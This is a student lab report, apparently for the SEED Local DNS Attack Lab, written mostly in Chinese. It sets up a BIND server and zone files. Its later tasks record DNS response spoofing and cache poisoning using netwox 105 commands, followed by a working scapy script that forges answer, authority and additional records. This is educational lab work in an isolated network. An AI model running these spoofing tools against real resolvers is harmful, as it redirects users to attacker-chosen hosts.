网安综合课程设计实验报告 5

Local DNS Attack Lab

Task 1: configure the user machine

1> 调整 NAT 模式，查看 IP 地址

主机 1 的 IP 地址：10.0.2.5

主机 2 的 IP 地址：10.0.2.6

主机 3 的 IP 地址：10.0.2.7

2> 设置 DNS 地址

将主机 3 设置为 dns 默认服务器

```
Terminal
[09/15/20]seed@VM:~$ cd /etc/resolvconf/resolv.conf.d
[09/15/20]seed@VM:.../resolv.conf.d$ sudo gedit head
```

```
head [Read-Only] (/etc/resolvconf/resolv.conf.d) - gedit
Open
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN

nameserver 10.0.2.7
```

```
[09/15/20]seed@VM:.../resolv.conf.d$ sudo resolvconf -u
[09/15/20]seed@VM:.../resolv.conf.d$ dig

; <<>> DiG 9.10.3-P4-Ubuntu <<>>
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26050
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;.                              IN      NS

;; ANSWER SECTION:
.                       518392  IN      NS      k.root-servers.net.
.                       518392  IN      NS      j.root-servers.net.
.                       518392  IN      NS      b.root-servers.net.
.                       518392  IN      NS      e.root-servers.net.
.                       518392  IN      NS      h.root-servers.net.
.                       518392  IN      NS      m.root-servers.net.
```

```
.                       518392  IN      NS      h.root-servers.net.
.                       518392  IN      NS      m.root-servers.net.
.                       518392  IN      NS      i.root-servers.net.
.                       518392  IN      NS      g.root-servers.net.
.                       518392  IN      NS      d.root-servers.net.
.                       518392  IN      NS      c.root-servers.net.
.                       518392  IN      NS      l.root-servers.net.
.                       518392  IN      NS      a.root-servers.net.
.                       518392  IN      NS      f.root-servers.net.

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Sep 15 06:48:39 EDT 2020
;; MSG SIZE  rcvd: 239
```

发现已经将 10.0.2.7 设置为默认 DNS 服务器

Task2　set up a local dns server

1> Configure the bind 7 server

打开 options 文件:

```
Open ▾                                  named.conf.options
                                        /etc/bind
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port              33333;
        listen-on-v6 { any; };
};
```

加入了 dump-file

2> 关闭 DNSSEC

更改 name.conf.options 文件，关闭 DNSSEC


```
        // dnssec-validation auto;
        dnssec-enable no;
```

3> 打开 DNS 服务


```
[09/15/20]seed@VM:.../bind$ sudo service bind9 restart
[09/15/20]seed@VM:.../bind$
```

4> 使用 DNS 服务

Ping www.baidu.com 的结果:



Dig 的结果:



正常情况下的 dig 结果:

```
Terminal
[09/15/20]seed@VM:~$ dig www.baidu.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20862
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.baidu.com.                 IN      A

;; ANSWER SECTION:
www.baidu.com.          297     IN      CNAME   www.a.shifen.com.
www.a.shifen.com.       265     IN      A       61.135.169.121
www.a.shifen.com.       265     IN      A       61.135.185.32

;; Query time: 41 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Sep 15 07:17:20 EDT 2020
;; MSG SIZE  rcvd: 101
```

Task 3: host a zone in the local dns server

1> Create zones

打开 named.conf，并编辑：

```
Open ▾                                  named.conf
                                        /etc/bind
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com"{
        type master;
        file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
};
```

2> Setup the forward lookup zone file

编辑 example.com.db：

```
Open ▾                                  example.com.db
                                        /etc/bind
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS      ns.example.com.
@       IN      MX      10 mail.example.com.

www     IN      A       192.168.0.101
mail    IN      A       192.168.0.102
ns      IN      A       192.168.0.10
*.example.com.  IN      A 192.168.0.100
```

3> Set up the reverse lookup zone file

打开 192.168.0.db 并编辑:

```
Open ▾                                  *192.168.0.db
                                        /etc/bind
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```

4> Restart the BIND server and test

重启服务后，在用户机中 dig

```
Terminal
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6365
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Sep 15 20:15:18 EDT 2020
;; MSG SIZE  rcvd: 93

[09/15/20]seed@VM:~$
```

Task 4: modifying the host file

1> 修改 hosts 文件

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
1.2.3.4         www.example.net
```

2> Ping 结果:

```
[09/15/20]seed@VM:~$ ping www.example.net
PING www.example.net (1.2.3.4) 56(84) bytes of data.
```

Task 5: directly spoofing response to user

在没有攻击之前，dig example.net 的结果为:

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38126
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            86381   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86381   IN      NS      b.iana-servers.net.
example.net.            86381   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172781  IN      A       199.43.135.53
a.iana-servers.net.     172781  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172781  IN      A       199.43.133.53
b.iana-servers.net.     172781  IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Sep 15 21:30:18 EDT 2020
```

返回了正确的 IP

进行攻击如下:

```
[09/15/20]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "1.2.3.4" -A "10.0.
2.5" -a "ns.example.net" -s raw
```

在用户端 dig 的结果如下:

```
Terminal
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36722
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       10.0.2.5

;; Query time: 4 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Sep 15 21:52:36 EDT 2020
;; MSG SIZE  rcvd: 88
```

成功实现了攻击

同时在攻击端有如下输出:

```
Terminal
DNS_question_____________________________________________________________.
| id=51433  rcode=OK             opcode=QUERY                           |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1                 |
| www.example.net. A                                                   |
| . OPT UDPpl=512 errcode=0 v=0 ...                                    |
|______________________________________________________________________|
DNS_answer_______________________________________________________________.
| id=51433  rcode=OK             opcode=QUERY                           |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1                 |
| www.example.net. A                                                   |
| www.example.net. A 10 1.2.3.4                                        |
| ns.example.net. NS 10 ns.example.net.                                |
| ns.example.net. A 10 10.0.2.5                                        |
|______________________________________________________________________|
DNS_answer_______________________________________________________________.
| id=36722  rcode=OK             opcode=QUERY                           |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                 |
| www.example.net. A                                                   |
| www.example.net. A 10 1.2.3.4                                        |
| ns.example.net. NS 10 ns.example.net.                                |
| ns.example.net. A 10 10.0.2.5                                        |
|______________________________________________________________________|
DNS_answer_______________________________________________________________.
| id=51433  rcode=OK             opcode=QUERY                           |
```

Task 6: DNS cache poisoning attack

首先清空 DNS 服务器的缓存

在攻击端实现如下攻击:

```
[09/15/20]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "1.2.3.4" -A "10.0.
2.5" -a "ns.example.net" -s raw -f "src host 10.0.2.7" -T 600
```

当用户请求 dig 时:

```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6396
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        600     IN      A       1.2.3.4

;; Query time: 59 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Sep 15 22:20:27 EDT 2020
;; MSG SIZE  rcvd: 60
```

发现已经被篡改

同时攻击端的输出:

```
DNS_question_____________________________________________________________.
| id=17133  rcode=OK             opcode=QUERY                           |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1                 |
| www.example.net. A                                                   |
| . OPT UDPpl=512 errcode=0 v=0 ...                                    |
|______________________________________________________________________|
DNS_answer_______________________________________________________________.
| id=17133  rcode=OK             opcode=QUERY                           |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1                 |
| www.example.net. A                                                   |
| www.example.net. A 600 1.2.3.4                                       |
| ns.example.net. NS 600 ns.example.net.                               |
| ns.example.net. A 600 10.0.2.5                                       |
|______________________________________________________________________|
DNS_question_____________________________________________________________.
| id=35331  rcode=OK             opcode=QUERY                           |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1                 |
| . NS                                                                 |
| . OPT UDPpl=512 errcode=0 v=0 ...                                    |
|______________________________________________________________________|
```

```
DNS_answer_____________________________________________________________.
| id=35331  rcode=OK              opcode=QUERY                          |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=0  add=1                 |
| . NS                                                                  |
| . NS 600 ns.example.net.                                              |
| ns.example.net. A 600 10.0.2.5                                        |
|_______________________________________________________________________|
DNS_answer_____________________________________________________________.
| id=6396   rcode=OK              opcode=QUERY                          |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=0  add=1                 |
| www.example.net. A                                                    |
| www.example.net. A 600 1.2.3.4                                        |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                    |
|_______________________________________________________________________|
```

同时 DNS 服务器的 cache 中存储了被攻击的错误信息

Task 7: DNS cache poisoning：targeting the authority section

首先编写攻击程序：

1.py (~/Desktop) - gedit

Open

```python
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    print(pkt[DNS].qd.qname)
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
    #if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
# Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
# Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
# The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')

# The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns1.example.net')
        NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns2.example.net')
# The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200, rdata='5.6.7.8')

# Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=2,
an=Anssec,ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
# Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

运行程序，并在用户端启动 dig，成功发送包：

```
[09/16/20]seed@VM:~/Desktop$ sudo python 1.py
www.example.net.
.
Sent 1 packets.
```

此时在 DNS 服务器成功看到了向 Authority 访问的记录。